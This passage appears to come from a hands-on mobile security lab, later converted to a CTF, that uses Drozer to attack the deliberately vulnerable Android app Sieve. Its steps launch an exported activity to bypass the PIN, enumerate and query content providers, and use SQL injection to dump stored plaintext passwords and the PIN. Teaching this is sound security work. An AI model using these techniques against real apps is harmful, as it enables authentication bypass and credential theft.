
dz> 
```

The "MainLoginActivity" makes sense--the app needs to take input from the keyboard for that.

But what are "FileSelectActivity" and "PWList"? They are both exported, and can be run without any permissions, as indicated by the "Permission: null" message.

Look at your Android Device

On your Android device, click the Home button to see the Home screen, as shown below.



Position the Android device so that it remains visible while you execute the Dozer command below.

Launching PWList

To run the "PWList" activity, on Kali, at the **dz>** prompt, execute this command:

```
run app.activity.start --component com.mwr.example.sieve com.mwr.example.sieve.PWList
```

The command runs without errors, as shown below.

```
dz> run app.activity.start --component com.mwr.example.sieve com.mwr.example.sieve.PWList
dz> █
```

On your Android device, the "Your Passwords" page opens, as shown below.

This is an authentication bypass exploit--the Drozer agent did not need your password or PIN to open this screen.

But at this point, we only see usernames, not passwords.



Task 6: Auditing Sieve's Content Providers with Drozer

Reading from Content Providers

The "Attack Surface" said Sieve used two content providers. To get more information about them, on Kali, at the **dz>** prompt, execute this command:

```
run app.provider.info -a com.mwr.example.sieve
```

Drozer finds two exported content providers: **DBContentProvider** and **FileBackupProvider**, as shown below. They don't require any permissions to interact with them, except for the **/Keys** path in the DBContentProvider.

```
dz> run app.provider.info -a com.mwr.example.sieve
Package: com.mwr.example.sieve
Authority: com.mwr.example.sieve.DBContentProvider
Read Permission: null
Write Permission: null
Content Provider: com.mwr.example.sieve.DBContentProvider
Multiprocess Allowed: True
Grant Uri Permissions: False
Path Permissions:
  Path: /Keys
  Type: PATTERN_LITERAL
  Read Permission: com.mwr.example.sieve.READ_KEYS
  Write Permission: com.mwr.example.sieve.WRITE_KEYS
Authority: com.mwr.example.sieve.FileBackupProvider
Read Permission: null
Write Permission: null
Content Provider: com.mwr.example.sieve.FileBackupProvider
Multiprocess Allowed: True
Grant Uri Permissions: False

dz> █
```

Finding URIs

Content provider URIs always begin with **content://** but the rest is not obvious. Drozer can guess them, however.

On Kali, at the **dz>** prompt, execute this command:

```
run scanner.provider.finduris -a com.mwr.example.sieve
```

Drozer tries several guesses, and finds three "Accessible content URIs", highlighted in the image below.

```
dz> run scanner.provider.findurls -a com.mwr.example.sieve
unknown module: 'scanner.provider.findurls'
dz> run scanner.provider.finduris -a com.mwr.example.sieve
Scanning com.mwr.example.sieve...
Unable to Query content://com.mwr.example.sieve.DBContentProvider/
Unable to Query content://com.mwr.example.sieve.FileBackupProvider/
Unable to Query content://com.mwr.example.sieve.DBContentProvider
Able to Query content://com.mwr.example.sieve.DBContentProvider/Passwords/
Able to Query content://com.mwr.example.sieve.DBContentProvider/Keys/
Unable to Query content://com.mwr.example.sieve.FileBackupProvider
Able to Query content://com.mwr.example.sieve.DBContentProvider/Passwords
Unable to Query content://com.mwr.example.sieve.DBContentProvider/Keys

Accessible content URIs:
content://com.mwr.example.sieve.DBContentProvider/Keys/
content://com.mwr.example.sieve.DBContentProvider/Passwords
content://com.mwr.example.sieve.DBContentProvider/Passwords/


dz> █
```

We know the **/Keys** provider requires permissions, but evidently not **/Passwords**. To run the **/Passwords** provider, on Kali, at the **dz>** prompt, execute this command:

```
run app.provider.query content://com.mwr.example.sieve.DBContentProvider/Passwords/
```

You see your username and encoded password, highlighted in the image below.

The password was unprintable binary data, so Drozer encoded it with Base64. We don't have the plaintext password yet.



Task 7: Exploiting Database-Backed Content Providers with SQL Injection


Triggering a SQL Error

As usual, adding an apostrophe to a request triggers an error message. There are two fields we can inject into: **projection** and **selection**.

On Kali, at the **dz>** prompt, execute these commands:

```
run app.provider.query content://com.mwr.example.sieve.DBContentProvider/Passwords/ --projection "'"
run app.provider.query content://com.mwr.example.sieve.DBContentProvider/Passwords/ --selection "'"
```

The reply shows "SQLITE_ERROR" messages, including the source code for the query, highlighted in the image below.




Enumerating Table Names

Execute this command to list the table names in the database:

```
run app.provider.query content://com.mwr.example.sieve.DBContentProvider/Passwords/ --projection "*" FROM SQLITE_MASTER WHERE
```

The reply reveals three table names, including **Key**, highlighted in the image below.



Find the text covered by a green box in the image above. Enter it into the form below to record your success.

M10: Recording Your Success (20 pts)

Use the form below to record your success.

Name:

Text:

Submit

Finding Cleartext Passwords

SQL injection allows us to query the contents of the otherwise protected **Key** table.

Execute this command:

```
run app.provider.query content://com.mwr.example.sieve.DBContentProvider/Passwords/ --projection "*" FROM Key;--"
```

The reply reveals your plaintext password, as shown below.

```
dz> run app.provider.query content://com.mwr.example.sieve.DBContentProvider/Passwords/ --projection "*" FROM Key;--"
| Password      | pin |
| Password12345678 | 4567 |
```

Sources

[Drozer](#)
[drozer user guide](#)

Converted to a CTF 2-28-19